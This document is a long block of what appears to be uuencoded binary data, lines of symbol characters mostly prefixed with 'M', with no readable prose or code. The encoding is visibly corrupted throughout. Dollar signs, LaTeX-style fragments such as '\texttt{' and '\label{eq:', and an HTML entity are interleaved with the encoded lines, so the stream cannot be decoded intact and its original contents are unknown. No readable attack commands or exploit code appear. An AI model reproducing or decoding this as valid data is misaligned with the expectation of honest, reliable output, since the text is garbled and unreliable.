M!QB9+;%\$^2X?61AI=D<\EP*C.N<UU;!H?P24\OPU%;+=,\$)\$&7'3@<1I]EO# M85=<F>`F, *5A1N, I/M\KI, \$UI+LE4\$(D`:D5T#VZVVHZ9?SZ0KBB0FF@, +5A MP, $P<TVPLB>J'L**"U:SI=S, T8[7EZFE&85;,;W4-5X\T5\#FM:2*TRMUWV5F1]$ M3.MMLI1P;1)IMWTYW\$)^U:89\$\$HSPQX#2A%AA@%ICD_@O@@VBE]#%CT`YKVM MRE=YZ`#@`8+>^8_O-\\KH)JXJY_?LL6B<A)ZE@:T%:*DU:;POOQ7K9ACT_L M9[,G)%W,>\THZF1`&9&>-A@&H?K-.0?KKELQR(_PW21`Y"&!NO_GTW`C]_M MPQV;4(*EB0H06)K4V1RS#MW<4%`H0FUX&M4\$R@:F\$MX_C6\VB,>.J3?I2<2Z M^8B6M^YMS?%.21P%QU58#3=;\Z#?9#N;\RUL[7G33]APH47H*_[`)Z&#K,]> M?RG./\$2SZR]W&`IQ%O,#@.9I.MYAT9/(>+7+M<FMK9F9O[^/A/(<\$PHK9>U\$ M[6TSN6&"9T_>!&8.:%8;2H2UF[#J8LU7]O<9B#073)51>)34>YOF3W!N*A;7 $MT\&=SD4P/OC.JF-2X?)@]WF]O<:6:XD)_V$9A<W"\\+0E84.$$^Y!3+FC&05 M\$\0[=NK(K][`-'O^BI>2M(/W2CKVW@\OT#JSE\'=Y[+\[NUHT@]B!3YMGK8J MO``)+M>B]\$@LZ!V56"=UHN&0*XF4`F<'EGX+T5>!%33F\$_Z`&1[R8_*-Z4TD MCMWCR)YTM29BKE_<3+I\V^2@U,S#[!]QP!@>'V+E"8\/]<)S7CM9([9\$QI;` M)N%=>\$XX]@T4G%+NN@-TU5Y-Z*WZ_S4-YD\CZGZ=#HXI]!H]E[3XI&]BXM-Q M:2_GI;U4WM'/N7K+L57]?-Y:P33?EUH2H>Y:LA\$[P2@Q,ZKA.U.U\MY*5J/= M7#([!8H%A#\PY`GOG\2G'A_TK['+P,.!>_,?<N+^#^K?_%C_1JZ#Q:AZHX.+ ML(,AF8@)98H>]O!G=D:3G9&QAT,O#F#P!QSDA/=/XB./9P^/)^+"NYKVS`83 $M+/B\3*317CKQH;?0/4MJT.]QY%^]S/4G@RF!YSS!UG;#W#-Y$.5]6P?E8QT2$ MUB'V-0U`*4&P,PE'BW2_P"RS-]#'K+5TLG3>>M']"=?<7H*@9N+,K7_PQ*L9 M?O"**WS?+TR-V1?,/O>9CKNM4?O3=#"L\FQ6>8YEX9W?FV:XFNWG]\C6T\U* $M;O^* + X_{c};AP \# X (L@PHP^*:.;5S/TQ) , O[(T&Q7*&C#B:$T+7:?6V]3OEY=R^*;$ M4O#6?,7+TJ_Z2X,T]&:&\$FV1Q-DUAB72!E1[)\^FRU!%7[28KZX_6_&9D<L M+).!'IN[/S\9X_]NN7)/%D\DT3/P/"YD!G*\-I2,GK5RO*%E\B9ED@0N_?-: $M4#Y7C8S5P-^A<J)PH)*?$ %AMJESW#LG?4NVD'E3;J2R\"A36&T*-L-X0RM+, MC.FPYMC50;3JP*:0>8B*!84_L"`1/_W8G<``"68FL*D,MH_EWFC68')6]&!N $MJC3#^8F3#/R15N8P8, PSA]'GFL4\UR6-/R@/E*%CX^""V\[-MB4S39:O.1[%]$ M\K:T#B'1YK1_=9JNU=DWKRB]A\-]8KWU*(?8>/W3OU[IO]P-X.SG&T#E!_\$? M6T>Y&::A/2,,1:M`NR#.@IQCD1;^I5+]*4:];I_[!-!U8&+M1MMX+E5-!<@C $MO1%0;FY<6)(_>*<I!.`0"'_`"45H^)W5&X[!U"H>46'+-;ZV],2H*/6Q(KQM)$ M::F%I_:7=_RJ!ICH]D*_E0JBM(86":,KF8F\$E"F^/H4/B_ACK,@_`&]]`8P $M)1#+)D7L!['_.K@.XR\%`!=-'ETL9QABC!GF+/7Z)2U>*Z6&4DIIPTO(NOTD)$ ML*D3#ST6U(K+?-2G`&<O*W.'1.>\$;P\$B57)UJF:(-Z#3*K9*MA\$ST0]HO=E6 $M3;85AME;4-R8QQ\TTT0(L=A7\LJF&FF"@-M'K&N>1&G;RWT*>C,+CEWPT,7]$ MRTX-"4S`'[.EI_NI[U_.6*Z41>:%`F965Y+N"H"?[DI0\]3WJW15V2HQ6P41 M-,<0"1&(H2%VVN],JM<E0<0](QA!,/^5TC7'E*!IE6NV#Y]Q5`_IW.AW\$Q6) M<R+>FS.25\N%FN?PS#;4%`<ATM/:"'U:JCE-O2Z!E\$R]J5)G_PK0*U!).SWO M&<^FLCJ@Z.J<5^>/OB_09[@LR\$ZI#0,N56\.U4M</P3&'NC]P_*VX5#UO'#A MTI-C7Y[U-O+JT5F0#J*7?I3; ^W+&3LU,C9; RA*RQ8>E'Q8NI0J<C7CNJSFRF M*>X)X,EO1\FLFUHFJ')1ZRVFPQUL)<^KXC7]\$VJV/\$Z@<!=6[`/B>,:!I@&S MN%E[9F@W(/H\$1>5!/0V%_LPS5&`3BX&C3/Q1"YN?O40=:,_X3N)P*H0_H``I M(>\MR,;M!K<%P<7UG#B;8S*JF7=WN?Q9+LS7']7L,_'2.)G6<ULOK-HYJ0Y# MM(=R]Z=Y\$([;S[@HT#R-.G;F+!TK\$;,2T%>'W(1<Z"KB`ECF8=B!RT/6HTGO M4ERVDRZ; `20JT37@6=E!VO7:+N4UVCMC[Y74([Z2MXJ+:B:VFJ9K#TK`4A8L $\texttt{M}) = : \texttt{V$R!V/LX^8$R\&P$<>} \texttt{1C`,5RP} = \texttt{8@WC,??P5}(\texttt{YR/5T`NNB,?!} : \texttt{@E$TJFE61F})$ M).ORQS_5Y-K1E>37;UU_-".P1:F<4D4EU;3Y98'09RL4P4^./S!2\5=T*'3= MNNHB)PK%%\$HJH?2\$D,\IHU!>"16'00(**(1:%&HZH4:=0M+/H9#*21`1A>)* $M**F$]-&\>AQ$=0$$4J8!RQ!_Y;X+AI/!T&ZQ5+R<;+\F>*@/:,9^"ISQL'5)$ M`"97K?]^`L;%A3]PO;0U;)OGC,EC#2/4\$'\EOG0PSD8BXNL\$2\$JIK)+R==*' $MFQ3@D6 = 9G3(9^{\{10\}} CKX! L(9T/\#: (D3F(CIH5I$]T_!$P_W*@30@,_$ $M1L^?$ \&5, AR-3X*<ND7U;+,T=LM:\\$>=/<F";07;/;>4M_F43^?<\\$;A7'D*&T@ $\label{eq:m_`;&I+$W::$\#:J=4*83&V1,PP,)'I97^`:&JAI,SYK@7]&_F\\[RY(0>8@M4E2]$ MV2,UFYUI`R2*,FA.;CE&J0`!UXW[QA<*8MTUMW@Q6>^(;N56\6) [\\70?M4 MBC7J3Q85\$*L@&\B;P1BN9FM\U\=ZA&S,R^'RI]]\BXO\<^P\K\X:76E1'3SW MCE+7AIIN]`I^H:TMH/\:\$1.AFJ`]&'7Y3CB8";KE=AY<L)_;UM`+F1#9'&H! M\$ZJN-EH)5*E;6U]?Y@V&H"0H+E082N0K\$F`RAS\$CG^!3V()85'_T\4).ST1[MNGKC'&S[[59LK*=2V3*&]'%;EFMORH`V*A=Z)W%>\PG:25%WV:\$?#IG26?A%

M-/3V9F5\74`WM<DN_P=B'3,25N)!%B@#7.G(BG4*\$*[#\.\$D0H\C8R)5CQJV MZE%W.[Q^NPQFV3+0.4(+=8X0.<?4(;Q0.<?T"3P8YKTRXU:\$,:H]"+80B&16 MW@, PO@S+E7G;\ZH47Q:]+4U7J*\AD_X#R6VUQ>M5_FB/Y-Z#>:E_AA*JT[WS M6M!2:\$ZS`N+7:X\$0DUD,UC^"3V\$+8JD%_N6FU7&]@JV^3.Y0!1S1`%H!D,+- $MH_(GU)@*LD_J+GMJ!<62(8;?B+70.L'/![QLG<AZI:=\#G#*\5NAJ.B1),!U0$ $M"^{5}$ ['K_'?XQ?S.^!FCFN:FK 055 2HVN67X:21=0;R'\=L"K-NK<B 05 MF:E6,!)67'>LAI<+>!'%3(NU>]TO7]J6\NY@N?+\N?+GU .0.)DL\20)`K) $M4_]*JK^X@E21'Z+U\\802M#4G!8<!^H#X,ND5)[6'%C8[#"8D[-2:)6/8D2%D]$ MS\\$0)4/FI.&PC'JE01`_<D-)0WX3?,;N`^C&Q!^)GCA9PP'MJ_#%[1])H+S^ M2\$+M)<1`?8%Z3'\)^:@"`^>/Y+0.0V%")0;.22T&[DDU!FZ@QSP]5&0LBG2F MOD0;L2#H3<U)60C3FYI1,/_6ZO%^ICA)HRK!6'D@DX1YR\.;C^8Y_YT='.YA M"BD; "C![>)B-6!T^6D@&BE?9`'7-,N4CAYY\$*(=PF,1NF-#PQ_O)1Y\$ID=6` $M2S4_{RQP}?[A4QT/](PP&7A@-.B,&^`_7X@$O_-WM?V]7(CJ3)#]K=MO,]ZWXR$ MMHORW 2SV \$54S9 < ZQI@JSS7 & 8TP7U;] ^ 0 X_TI, * 13 " [TR ^ Q,]SV ' < P # \$ DU (H M%`I)H9#4J7#I"^J6=JI;^J*ZI2^J6]JA;NE+ZI9VJ%O:J6YIE[JEG>J6MJM; M^1*ZI5WJEG:K6]JJ;J!,\$++*9-^J=EM<>8^+,CNFZ8-;=0-RL"8AZRFU#16Q M<, I84JW%3+8B\QZ1L/OF/JW9Y.Q"MDFNG.'/^UAPWLG; WC<X[!`GO)OF[G&(M-(3>FA0;>GN4B2O&+;ISK+K;`+\$#L",*\$!?%S<9S/U+GJ4/9MUV6N.3)G3Z) MXWJ<'`POC]T!=[;!\\@N(DHKN3#[W&5?D(D,4L%EI8/10WV<S<]QD@DTNQ!? M+M!>>IFS7&CGOJ38Q,EF\V2>?-\>5%0U.`19-`_:I)9!2(?B:8I4`13HG2=` M+YG5W6J_VBY7IQL)Y/8FI\$&]-I\$\$VHZ`C"M\$%C8V.T*KNM)P<:AY^(*4Q/&! $\label{eq:mass_state} $$M''=S=TT;3LEY=*U1@+KV.M)Q7S37$BC8HK$*Z(Q[MD\#X@]I0'L5]O$9YT+RY[$$$ $M">@!&7.I-+N]'X$$/SP(27.GF)-G,6&_W-Z;&PW\I1,Z8D"RVJ]EEZ=)S2-+$ M]:H`BZ<_&3^+5\$F+>XFEO5^O-K>-:W@LCW87R/Z-_1^IQW2_%IOB7@"6J;YA M&=E<+G;N3@\D2Z)*IY\?E#A2%#,:D9`X;O'FE\$O+')?#AYU\$A;G\$PI7I]OIF M\$H2]Y`<ER]U+<_]?V:B5'3^0J%_<_Q\$,[T=#Y3&11\$`?W[93=55CJ*=CSX8' M2CS]%XP;M@3H):M7L_VTVZR>F4J&O^@W_\$!*^TY2_ETI]/1'VSN&]GR8'+" M%16P-*510LFH5_(\$(;QH?MN/[00'VVHO@^WQ.")2\$CB:28\D)'#BH,<16RXV MG;VL:(Z\%"^>=CKA%PXU_IO]ZC^?S,->:L0!?3(\E]G`]X=;\$LJH)NA!#_M< MEG*^NETO,""3DF8L[/!]M3\B%8Z/8[\0%*AW3(EJ2DII+;;FU(05&(E%<D34 $\verb|MOD.@AJ'B+=GSZ6@\\<";&\#J\#NH%&\#5EH:-J8(4AC0^C5&6Z9KY*U*T[VO&72]$ $MH24]HWOM9D@(W6:(JJG-D%+,T^Q!-4,SE.9>D<K8FZ$R^<,,O=X,9;TB-$-X$ M�T0WD:M9LAS\$);S5!>)*\$9PLQ4F2&M5C`V4*S0#07CJ.@P1(Q6TI:(E#SK M,\$42(%IX%4K?;(MD9M%[R1@)((_:K9'\$YR4=YBB-LPYSE&9%ESG*>KT.<Y3% M6FK/;ST6R>WCZ?T[F\!SZR9I_=TY[;@R[)GD]>\$.5H.Q)[!.PJG000-L(*^[M@3H(H7%6W*UA%#O@%@?&R-?)U]%TR#!MI,%X]I8W-#3^_.[C7R2\$F>\$6">Y5 M)H%=%.E2--/-ONP@[4V*;9V['UH'V"9DA%S&Y!*MTJ0FI"*J@#C6YIJUR5Y7 MFS@.:\/TL#:6\JK:7)/?G/QFK(VF%J26=6WLVFA\SJVX/I1HS;)8D6T0-O3+ MB?GH8#]B4^-F:Y4>,3U&@4"P0(FJJ,SY`A9LP[16]_MWS--:\=UA,UQMX;F` M<>>ID>W5XG;]]'@LD96]!VC[S84ENE4,*#]6J]TQI61-/#?D/"7G"6H4T#/2 MZ906)&NF*E5@SR6LU'ZY.7VPJ\<D18VD`J:JX!_I=+):\$8C3@ZE8QT@J^%8L ME621, $N*Y/8%>0:(((N93XF*@@P4,:ZSP(?##].K$6F) K!)3(\ O)R,2<D:$ $MGRE2KC[Z^MD\$RSJ)1@46[*OS?O]H!U\2(K6!CY2(\$'ONI#@,.]5J],P\$*M#H$ M9YU"]PS*)V>4,C;C-"6FD&,(F9CJ&!35(&J+.'1.*^N.<,=7RJQ#89YXS%7I $MS/-H]7@X=OG]9)+W\RT5C#Z^1<?I^V\/N^.5[/-LO[0@>O-^JI0B^<:<XT&J$ ME1&\>!AZEOO3WS!W`C6#F#B4K#\^BC,3!#V6R-UT,ERIY#QBLDQL?'K>LU6[M:23';C%ORY:R3RA[,]4/J"FIW\$7AD9MJ>H;7U=A\$UC>\N9D=?L*6>*?5Y@95 M93TER:9^P(\$MNH8M=\R5Q1<LWCCYFD0JG;UVC+"JB4OZ'G=RB0=^+TBJ%:\0 M4H,6\S/X[8BJFK"4L-K2V<O2P((\$&DW<JP[`9.BGH2*OOY_NGQZ_UTUN)61! $M,:;]=ENI/7>ROON`&XU?AA:$8M#C1]5P-D04G(-A$U`:")2SP?E'\;+.AQ]($ M[5LJ] < E, <) 36J + HO - G&V K9 = & (!U!)UPL] Z@; @?]'' -) + F/- D+-8*M!\$Z&0>"P!TKH%>]G\(H;8L,KGB3*O"*)P79;7K%TSXY-D'_6W6V&>M3'&.& M7F0I4'Y6P @L3SLF(89S+4&'`N><*\4AX^)?4>`Y!&Y,;"!P3072G,+\$1+`= M4Q"#GD&T[MG^(TC=O7PDRZFV?CV<-:7JQ)9#GDG>PYPER)M=D+N]]D&D%W\1 M#[UTL\S:TNKBN:??AV>\$Y[5P&N9:'GF<Z@\$M*_[;"J5FE;7C0(@'J#IAW`_C $M<U3X^{9}$ P#R'R?`@P>&9OM[I:Z8,\N]51^`U25(A./T,*_2`J]\$:70'9BL@/K $MUX9(B(\#M([85FM50\&D>'8GW,_*38+38T?WI7:X=7",P5/60]K),C72XVAO3S)$ $\texttt{M*ENME=3UV\$Q]VTF"K02OFE":V"@^9?\&^4X:@C"\#3\$0EGFXTOR*.--=P\setminus [+;A] } \\$

MC-*D>L]3:F6?)4C7<TU_697-FRR49*&`E!6IK&-%T10\$50U41%1#SI[_,N;" M/93Q:JME#*[?D3%_=DAGRG(3EFOGZB\$@)8#3=8&2Q7%532YG8S*88RKZVD6X MX8<YL+""A1EE#<E.RE\$/TW,"!6?FH?`<"!*`OLZH#1#YK%B9Z7NI"-+B#FW> MHN.R3U/>,+F:0IM-?XXYW=5T*-D"R4U";FPK:%)*DI\$_063Y\[#Z.!H/14BF M@F3_A788;M:[L"'"K%AZP=(AQTZ8;1@>A>\$'@I]<R-`Y\$Z3Z`L"^SO@E8.2S MM@/+Q10:A[08\6HW[Q?WZ\U/S"S]R')C'H.Y8U?GZ')S#1>R'EYN))3\$Q-_ MAOLAYL;M[1,;1\CTL' X;?5)CF<NU`<)"ASL[W50"<JK5N:PN%FWN^049<J! MT\UZ2VB&`C_30<V3CQCG4&**(Z\$TZB62"0\94!XI9HV;.Q4D10-W%T132=KX M<2E[20<K?9T:"'HGAZ<>7#8Z:\[2[R8'V3=:ZN=))/'C5D)844NF%T@7&:Y_ M6XE; ENEYAG03GS); U: E%@E3!7>Y72QRU(ZF,0#+:W*1)CP:-.UE, M45?KL5# M,-C>6HTAL6_+?[]0<0^2&!Z1Y^PI2LW2F=)GX^1LG%1TNDDL2,0B@+"JB8MZ $M'J=:V*W&</+JL8S^*:.&_N86QT6=;, \TU7I0T&X*&)^JS-14Q)A&>',*J^*)=Z$ M'&SVYWFCR^+=":GM:G,G.XUX^!'I]O!T(DM]H9B;)KQB1L<GE[/X%]H;;(;+ M![!Z#*I`T`\$T5@B<JW(TPGJ97S0NA>HY\$JY!8G+<CURR"K+3>Y\H9'O[L)_< M.G:/I[?DECNB@A\^;>A5X'ZH)<BNW\.CI#O39[<ZX?U0@J2H2XH:KJJ`'K-C $M6; < QD54; -/)0WVJZ&\: QO5FOV6H1W.1YG(6M%B=!J^'-&](=N-R@GN@V:$ M-&PY48*HH^6DIDG8<H;GK-ERI&1%1\L),>GU@F;BQ7CMS22D+-'-I'M\$S!YA MG<,A/2,=DWDBJS9H44/]A&AN)[`&1P=EW6@X!M:^`%<OKF:4WH]WY!@'C%)X M@;H*(5-)K6;F\$-_OHCD-PL\$0?D>=X^H%`#?[W^PN5RWK%TF']=>1G\$B%9T'C M43^0PG4-DNE\$I_6WJ7HU2V^#(R%WMY[-,8*I'3]6@Q5.6&'?_(J:DHK)+G%5 $M",QK8-\#T2F:%<5UFKUDQ*=*1:%=*Y`\#72M:`L\#IM)*"?\\?ZV@E#E#241U6F$ M9&7@;&G%I%2KE-9+T*KJ<B9V.I+C=Y6K>AJUKP'TUJ?>Y%WNM3;4%5Z?\U(' $MM4W7*)$<QN0P8BU"#%L?KF>B?2UFXXHK@#,V8IIU+,:6-U??MCXT7)(\Q[H=$ $M'8JW+:!J6/2$19+-G&QB*.G&%<35<SKOV)W+1ZX*<.8F/1%]'4U\'$"%=_R"$ M)25?.E!UN;-A38W->%G7<4V'5I)D_WHN7D,CVQ9]C,:'_J!-2TBC;Y?0:F6 M,M#IQWH6`W]O_I;MU/797NYD7B\?V5ZJ\SPCG@V)\$;H/4G_J5.ZM2HF'U;,; $M?;.ZKK34GE'6BQ8&7MYV2$8(1B""C[#7Q!9!=@&D)*0>I4R/$*?R!R>\O(>^*)$ $M^0; AH7+, Q963LS5SM&9(CTA'BQ(IP-G':OKK6)X9;7Z1Z!Q?`J8^:Y^A!F0Z$ MIU9\$[K-040)F((?S_"T:INR#UB[M;(=RA3;":I<2L^_R>4D^C:T.R^7--/RN $M!+)"N(J,!Y_=\]>M>VK;<\$=-WZ*DC81*HV>R+HI,Q60JJEFY&IR/O7#AODW>$ $MHH%O$>[C7S;6:X+D+&)@32!UZ;>4.AED%:AAU@\<TC/2V6<%R<J>C2;#Z;D_$ MBQ(Y3W!0W381'S%84BM4GN2`B@\$/<!NBI&[`\$>RPY'%R(1>_S'V+N"<'_086 M"33;;9_H,LD@]00QD6V\A\\,WX0*\G(PN=#\3.?40L_KC"B\:G(QGD]9>]]\ MP>RE,7&1FO!C9EXR<]<2FAKW>\$B[AU8@3F#GTT\"&W\F,-+9M-#C.B/6X7PP M^Y4A1I)N;]LHWM"&_S(Q1IA;!Q%&`@Y"C%HCC[("C.(P(WCG(<.?.BF./&-(M5X="R)E.]]-^G5P>3?TU04__=3K7/EXCJ#(I5096+"!G)!LC1B!U:SJ:O/]R M/;VJ1G,)DIRY4#V\NH9&M"2;D8?Y_\Q9/U3040(Y*\D9^T(WML\.)FRP%K69 MF[Y_/QNK"3YP47=G5R'0NLLW<V+1,8N&V>D`)031B`F<_%U69[X#]^&:2WIO $MZ, `+X1D=T6807\#'HPTW1%,]!Y_/=D>=SEQ[$\):E1A6]MDZ+J):N3HL.%W9:$ M]C=V6MW?PDZ++A=V6O8[W6G9[8).6V;-3HO>1L;"SL9.JSM;T&EYFBKLM3Q-MA2\"`E=)M1Y08PIJC%D.!E3VC<CL?1%'?9I67T97YL\$&\$."]?Y-"+3'BZ0%] M@13D%C7C!ABW'*&?+/#D]J,?^@LN?#U?!YL3.PY\W2WTA'3V&4\$VZ]C/6,OL MS5/U7=.!LD`*<LM;:IF5'`U9RW#JKCEC/0K6@RT9(-B:,5J36%]3,YEP]8S[M?T4]7VI--AR89V&.L3@B8VBBD!Z3CAT)(AWP=/SOD_\$5H:G.JA61^<R8Q=GT M@M1<?Q^2"_VQSGT^):0,<@@P22_(!O7U@+[.I!41^2P:35@K:Q+_%8W8J:QA $\texttt{M([(XLL2>!/]G*X*M`Q\backslash HL<>"].`\R"[$\%$$$$$$$$$$7NH\6@!I+\R`C>5!?9U+$ M)RH*LD+M-20.,@HQ"3%'?;/1/]/TK:O:[>7#YF>C<56?I<41E'UX[9\$.;UB= ML#L7A=<\$Q1]KP5Z6IJQIB,F)P8\$UHCU8=;RTU/FU0K*>STX)+N@5V9L'J@[1 $M/;Y%=-[B>Y=EP"%K0DW*5.\/43%1M(J";XK/H],PSQ"4$71D5)1#%$0$![Y%]$ M@'\GA^C2>HT?CY>""^TGC;.V@,,HXS*1WE-=+5:>*H8K4MHQ.74,0:%\$-S*\ $M)C@*,@PQ<9TA)7XUGDW^7<4@@FI/7+\F!G$9A&I!UYH9LWRJ!=[8[0)E!''Q$ $M)G#%[GQZ-1X-R2K\&VT;D5>KS<(\!=(XQ*+S8(%L"NN)#`$%VP&^2$+)T?3C$ $\texttt{MQ} < \texttt{C&C`&C_4VOC} = \texttt{T3E} \, \texttt{[P8;]} = \texttt{[>G2\T])} \, \texttt{ZLS)} \, \texttt{"1L0MW"W`1("ZOFE]U7.AB} + \texttt{H} \, \texttt{MQ} = \texttt{MQ} \, \texttt{MQ} + \texttt{MQ} \, \texttt{MQ} \, \texttt{MQ} + \texttt{MQ} \, \texttt{MQ} + \texttt{MQ} \, \texttt{MQ} + \texttt{MQ} \, \texttt{MQ} + \texttt{MQ} \, \texttt{MQ} + \texttt{MQ} \, \texttt{MQ} \, \texttt{MQ} + \texttt{MQ} \, \texttt{MQ} \, \texttt{MQ} + \texttt{M$ M3Y/Q]>44.Q3CS^2YZ^C+LVQ6:@\$:O\KV@4ENT>\$Q4B&D:)#>[`H9(-LYV<9T M\B5D021VBO@-/[F6?>'IM?Z@[.FL7\\\U?<:4\\\\]](D\BXR@<Z\X4\\\5\\G-A $M>6Q*>O:Z<^EQ=8LZ5^*(/IB/PP\RG?$+N-QG?*3AZ>F_>74NB\[*3F_^8[4\]$ MA!76N;`L=C&Z`\$-,0G]B`G\BT;ZBQ^!(9]B!B7V&1Q4\LG:)\RZ^QMJQ>CX/ M%16R*!BV#E!&\$`P;X>1L+H=734P##\B#WBG]P7Z)E],8.JEX#',C`R49@-"Z M8'TV!/Q._,#S:?HCM,DQV6_K#^%6>)/!TU^1"0ME8]'C%"(2(M\1B%4\:7\6 $M9!=B<I^AKUUXZ18@72=.4,/![7\/1[N>>RJZ*G[OEIS)0=L$)XG[D1&;).H$ $M7U=>MEH(D=#9=0:B=&$H0(V>NM>\NO<YMZ/QKG23Y52*$UG&U^@)(H^\]`_$

 $M)N-7X!^C_R[TC]_{\&}) =] - (+GJA2PYN/"0C:$,F?*NF)[9,DZ3NHJ&JAM)ED\1L$ M\$JI8%S`AD(HKGZBV.S>O%%R]KP9G,S9<UMZCU\$/JNL,'V;!@*CB<-)VH@BB, MJ,1[]B;SL>S\R"_>K-OKX&YUOI8`;3SBT[R&/LC*EFT</\R3'(:@B*`8#`*N M&%1'CB;C&9FTSV*_QJI;C?`SV&!:RWG-PA]-X'DC-;]I8X8U2%D##@]=P(Q` M#!'\Q%=U\GE<?6(5"\;SA.Y^7+3SNL@DRSGS)B,E&8%E"@\$)#5+2KSG5!BF< M9@JT:W]")L'CY_K.G"Q2^Q-A9F0@)@/H?MVXA#CT/GYA/^`T4,\$SG6TG*O>9 MAG6>7IWY.A<0[,G(U8;K;;@G\$V;&8MDJB& KQJ5L'!OCQB]T;8[@D<ZV\$Q77 MF3(KG&`\PB1A3B\$H]1EYX04;<D!D&'9?NR\$'V05YL5BV&6/1.H\$%@;5!],%H ${\tt MYDU>.65?[VTE\&:QA[X_-Z7_4YK2>212]8"91W[2L\&X=\#1\;QA8\$Y(2(B@H.+MYDU>.65?[VTE\&:QA[X_-Z7_4YK2>212]8"91W[2L&X=\#1\;QA8\$Y(2(B@H.+MYDU>.65?[VTE\&:QA[X_-Z7_4YK2>212]8"91W[2L&X=\#1\;QA8\$Y(2(B@H.+MYDU>.65?[VTE\&:QA[X_-Z7_4YK2>212]8"91W[2L&X=\#1\;QA8\$Y(2(B@H.+MYDU>.65?[VTE\&:QA[X_-Z7_4YK2>212]8"91W[2L&X=\#1\;QA8\$Y(2(B@H.+MYDU>.65]8"91W[2L&X=\#1])]$ M8!N-;4=UMG?R5G_4ZYK[?_2D2NM@FH3JF^:A^D*CV'!:T&P9F@E\$!':!,H+J M'=-Y\$P>G8A1; &"", ^-A+[7EUV!F6S); V+\$0D-/"6M<<H8(\'9]-+CORTEFU $\label{eq:mass_prop_sign} \texttt{M`>(Z*V0POAAI:J(_\#\backslash GI\<?\#2HZXO9^<?;P:\$Y'I\#-HA^7\$F,CN4F<D1CX7.}$ M)6J\JY)@AJR[\$!I<7)\8\RSTLBB<W%/Q[6:XP>9L#"*'=%R7:B2PK<1<\1S MF6VN[",RTOFU`6*?E5]Y:\$"B<VA%I\$\$6QEEM`D`U*M/Y=,/R(+.KZ65\$:J\$S M7L300=-/^+2.!6")6=P?@M>2[@_VQ11UFZLD6XJ.IL5TPR83*DD8/23IXL&Z M!_5;H\#*2]Y7J^7#WE\ISP\N%_O%O;GPO_D2V"\GGGW63UJ=]3BY#,D%R9C" M\$5B%R'[/(]%9+SX\$LNKW,<7KO>*.P<Y)@!#>F^JY=,P\$0%!QR\RH-7(YC9#* M1T35P+ZU\GST`SM2/RRVMQN'-<GN;5!]9`WI]IK;K8S,R_T:AR+JIN3<+J!Q MW`^/\:<)(Y5QQS`CE3\$%<\$N]_5FLV9#U^L]%S:,A:NY179Q"&:-`8TSQYOI M;K4]JYB8<6+!MM3MC=Z'1C7ZT`J)"4FH/'W?BZ[\$DWXUHF:D9E*Q#]ZOW=^^ $M?]HN#\VN(NF7"[-NP;=9&(Z#!J'.UX61+^H\3D6'Y())DZ#R!58B,>D36.A_4]$ $M+(+.12]0>5LE[D&GB9=]4"YE'U'V(20FI):]BX_Z(*<E*H&+F2.+B$IX@)FQ$ MRO[.IH>"Q1VKSD^C,F*A.ON%O%H`!0\$4K4#!E3'<4HFKR7#@N()W+,T.]^&Y $\texttt{M}\L/\]\texttt{X!}\%/\texttt{YG},\&;Q-'*\texttt{YV}:)39U8\texttt{BX}0W2\texttt{XVE1AC'}\%[\texttt{BEANHX}\$^{>}0"\texttt{GOIROGSRAR}\$ $MXC&V[L.!)@8XH)6.&1Y8Y+$IN*!Z05+X?)$&!?WQ4'4X7;PN),V^.P7*ZWT$ M+VKE`CI><3:\X&RYM7&%1%>+X^2LAV1[Y?8QI0#E=+]:_*;3\PSIZJ0]K"42 MZY/VMR24MEC9[W]:_N:/VB<]6VYX#AY\$6[0[A\]4]\JA4@NG001TIO!TMM`C MTK\$.);)J@R8UM*&#U]1!>WO%'SKX)AW\$(7+[CD-&+=0\$7(FN]%#3B@OT:B(I M4")0J(M:3T)=-)L%[;H81R_H8M)KT\6D:.CB-14HHP*9@:2%GI..4"DBJS9H MZ:\$G7V4E-AHT)D])#RZ\VQ_-,=(/+53#K7]ABCJXE5,W^%!/%O=+S+&0%N=0 M.7>8CPSHX9S1C<*)9Y',18A9W-]^?^>P?([E].E.#IBZU+@YH`C&ZJ`JE,6Q $\label{eq:m-def} $$M=*"EI"$BD:BJ"<MK&\#KXV?\#RJ\2D?*SFLYKQ\HQOH"><?ZM+O$5S>.@U$ M=R\9.L+^MJX6!C,>9;?DT;.EI3U'BR!TT(:+_>IP^?!(!`302)0%XZ,K"KT< $\label{eq:mj6} \texttt{MJ6>;G[OO2([RNH-OF8J"V<&W8A'>KP],K4]3Z*KSZ<"Z/7'Y5QN"MC2E+15L} \\$ M4Y*TE6GR!DE&>8<DVR3X-LE%^3],<NRLQO'..D-R(2(C`NXT8K^>2?3>!]OS M9Y2;W7WZ=H_'GB2RZ?/1-OH^_OO3X\@2=@=41.]^Q&[W0ZC#U68SV2X_XV4) $M+@%]^A>F)XF=)FO66(N2M;`:$B(RSH"S/NOIXCA_'5]=3.3U_,&$!@Q/.18_$ M, %`<+91_S&3=!3.DULCK7V5,'-Q;0];3E\^KG,E%3"Y@!%H`"0'8NR+TZWO9 MB1N1O<S,@N VB^4Q=W]>;)[4@RB0%;YCWCGSSB1'.>,:,4.[8X7[RHG4-Y8S M2=]9SC1]:SG3&!-HBF#9)<M&`RE*SH:Q?E5BODH0(R*7@^EVCNL9^M'#@< / M>!V4M+F\$:IZOI/\N7>>+T2)F<#3D][(4E4[L; U!JKV%1<+:;E9[WL5BR(4X M, OS][G&VVOCOF]@[N\$'DN!;3R8WT1XS.FX?=ZFK]B(:QVR<A^6E+:AZ!RLF# M>PJ@QU6QI8W/9__YM-BSR/KH\$6=Z_"`C)Z.53B]Z9*&2><C98L=\BCBJ>50L MQIQ+DIHEI'YN4\$J6OU^:RV\8]!@;77\C]8.9\BXU?SQ.Y\$B:1YXH(NV(3S[0 M!.+3X_EZN[Y_NK\4GYBGIZS([C![NH\$KPQOZ%)`"UN<8PB-S!\$5)H4"[U3[, M"; <ZA: `PKSC/'.S1WO#U\'10^LNG:(X!_LV@'E^C(083R4=Q`ZWXH`<?10D` M*A>^3T/QV%EE_9()J%GAJ<O5\$2VK50<WUS2(<40BKV_R-'H)PFY-.T#3B\$ME MNV\$)83"0_*!ZX80,?^'-2K""RG.8E>S59B6S9J7H!69%7\$X0F17QQG2:%9J/ MT*PDO1?-2AZ]8%9H.D*SON,1FA5M/P:A^0C-"JU':%:RI-.LT'B\$9@6FH]NL MLT*KT6U6XNP59B4K0K.B34>W68FC%\Q*EG2;%4XUPF[-WD]''NYP[H9Q?E)@ M&<0/JNXOBCZ P")S,),8-MD80/HZF\MKLYPSXVQ\A@6M?L&.07UJKK:MQ-?Q $\texttt{M}) \$ OMDY 